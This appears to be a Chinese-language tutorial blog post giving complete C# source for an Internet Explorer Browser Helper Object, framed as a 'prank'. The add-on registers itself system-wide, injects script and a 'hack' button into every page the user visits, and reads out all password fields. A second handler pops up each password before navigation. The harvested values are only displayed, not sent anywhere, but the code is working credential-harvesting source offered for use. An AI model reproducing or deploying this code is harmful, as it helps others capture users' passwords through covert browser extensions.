BHO(Browser Helper Object)是插件,它寄存在IE浏覽器中運行。在咱們的日常生活中無時無刻都在使 用BHO,比如:迅雷檢測用戶是否單擊了下載鏈接的BHO。用BHO也能做出些非常有意思的程序:竊取用戶在網 頁上輸入的密碼信息等。
接下來,咱們也來制作一個惡搞的BHO吧,該BHO的功能如下:
1.注冊 成功後,每當用戶浏覽一個新的網頁時,會自動在該網頁中注入一個按鈕
2.點擊該按鈕能獲取用戶在 該網頁中輸入的敏感信息
操作步驟

圖1

圖2

圖3

圖4

圖5

圖6

圖7
程序代碼
IObjectWithSite.cs
using System;
using System.Collections.Generic;

using System.Text;

using System.Runtime.InteropServices;

namespace HelloBHO
{

    [
ComVisible(true),
InterfaceType(ComInterfaceType.InterfaceIsIUnknown),
Guid("FC4801A3-2BA9-11CF-A229-00AA003D7352")
]

    public interface IObjectWithSite
    {
        [PreserveSig]
        int SetSite([MarshalAs(UnmanagedType.IUnknown)]object site);
        [PreserveSig]
        int GetSite(ref Guid guid, out IntPtr ppvSite);
    }
}
BHO.cs
using System;
using System.Collections.Generic;
using System.Text;

using System.Runtime.InteropServices;
using SHDocVw;
using mshtml;
using Microsoft.Win32;

namespace HelloBHO
{

        [
    ComVisible(true),
    Guid("8a194578-81ea-4850-9911-13ba2d71efbd"),
    ClassInterface(ClassInterfaceType.None)
    ]
    public class BHO:IObjectWithSite
    {
        WebBrowser webBrowser;
        HTMLDocument document;

        public void OnDocumentComplete(object pDisp,ref object URL)
        {
            document = (HTMLDocument)webBrowser.Document;
            IHTMLElement head = (IHTMLElement)((IHTMLElementCollection)document.all.tags("head")).item(null, 0);
            var body = (HTMLBody)document.body;

            //添加Javascript腳本
            IHTMLScriptElement scriptElement = (IHTMLScriptElement)document.createElement("script");
            scriptElement.type = "text/javascript";
            scriptElement.text = "function FindPassword(){var tmp=document.getElementsByTagName('input');var pwdList='';for(var i=0;i<tmp.length;i++){if(tmp[i].type.toLowerCase()

=='password'){pwdList+=tmp[i].value}} alert(pwdList);}";//document.getElementById('PWDHACK').value=pwdList;
            ((HTMLHeadElement)head).appendChild((IHTMLDOMNode)scriptElement);

            //創建些可以使用CSS的節點
            string styleText = @".tb{position:absolute;top:100px;}";//left:100px;border:1px red solid;width:50px;height:50px;
            IHTMLStyleElement tmpStyle = (IHTMLStyleElement)document.createElement("style");

            tmpStyle.type = "text/css";
            tmpStyle.styleSheet.cssText = styleText;

            string btnString = @"<input type='button' value='hack' onclick='FindPassword()' />";
            body.insertAdjacentHTML("afterBegin", btnString);


        }

        public int SetSite(object site)
        {
            if (site != null)
            {
                webBrowser = (WebBrowser)site;

                webBrowser.DocumentComplete += new DWebBrowserEvents2_DocumentCompleteEventHandler(this.OnDocumentComplete);
            }

            else
            {
                webBrowser.DocumentComplete -= new DWebBrowserEvents2_DocumentCompleteEventHandler(this.OnDocumentComplete);
                webBrowser = null;
            }
            return 0;
        }

        public void OnBeforeNavigate2(object pDisp, ref object URL, ref object Flags, ref object TargetFrameName, ref object PostData, ref object Headers, ref bool Cancel)
        {
            document = (HTMLDocument)webBrowser.Document;
            foreach (IHTMLInputElement element in document.getElementsByTagName("INPUT"))
            {
                if (element.type.ToLower() == "password")
                {
                    System.Windows.Forms.MessageBox.Show(element.value);
                }
            }
        }

        public int GetSite(ref Guid guid, out IntPtr ppvSite)
        {
            IntPtr punk = Marshal.GetIUnknownForObject(webBrowser);
            int hr = Marshal.QueryInterface(punk, ref guid, out ppvSite);
            Marshal.Release(punk);
            return hr;
        }

        public static string BHOKEYNAME = "Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Browser Helper Objects";

        [ComRegisterFunction]
        public static void RegisterBHO(Type type)
        {
            RegistryKey registryKey = Registry.LocalMachine.OpenSubKey(BHOKEYNAME, true);

            if (registryKey == null)
                registryKey = Registry.LocalMachine.CreateSubKey(BHOKEYNAME);

            string guid = type.GUID.ToString("B");
            RegistryKey ourKey = registryKey.OpenSubKey(guid);

            if (ourKey == null)
                ourKey = registryKey.CreateSubKey(guid);

            registryKey.Close();
            ourKey.Close();
        }

        [ComUnregisterFunction]
        public static void UnregisterBHO(Type type)
        {
            RegistryKey registryKey = Registry.LocalMachine.OpenSubKey(BHOKEYNAME, true);
            string guid = type.GUID.ToString("B");

            if (registryKey != null)
                registryKey.DeleteSubKey(guid, false);
        }
    }
}
資源下載:http://download.csdn.net/detail/ghostbear/4541795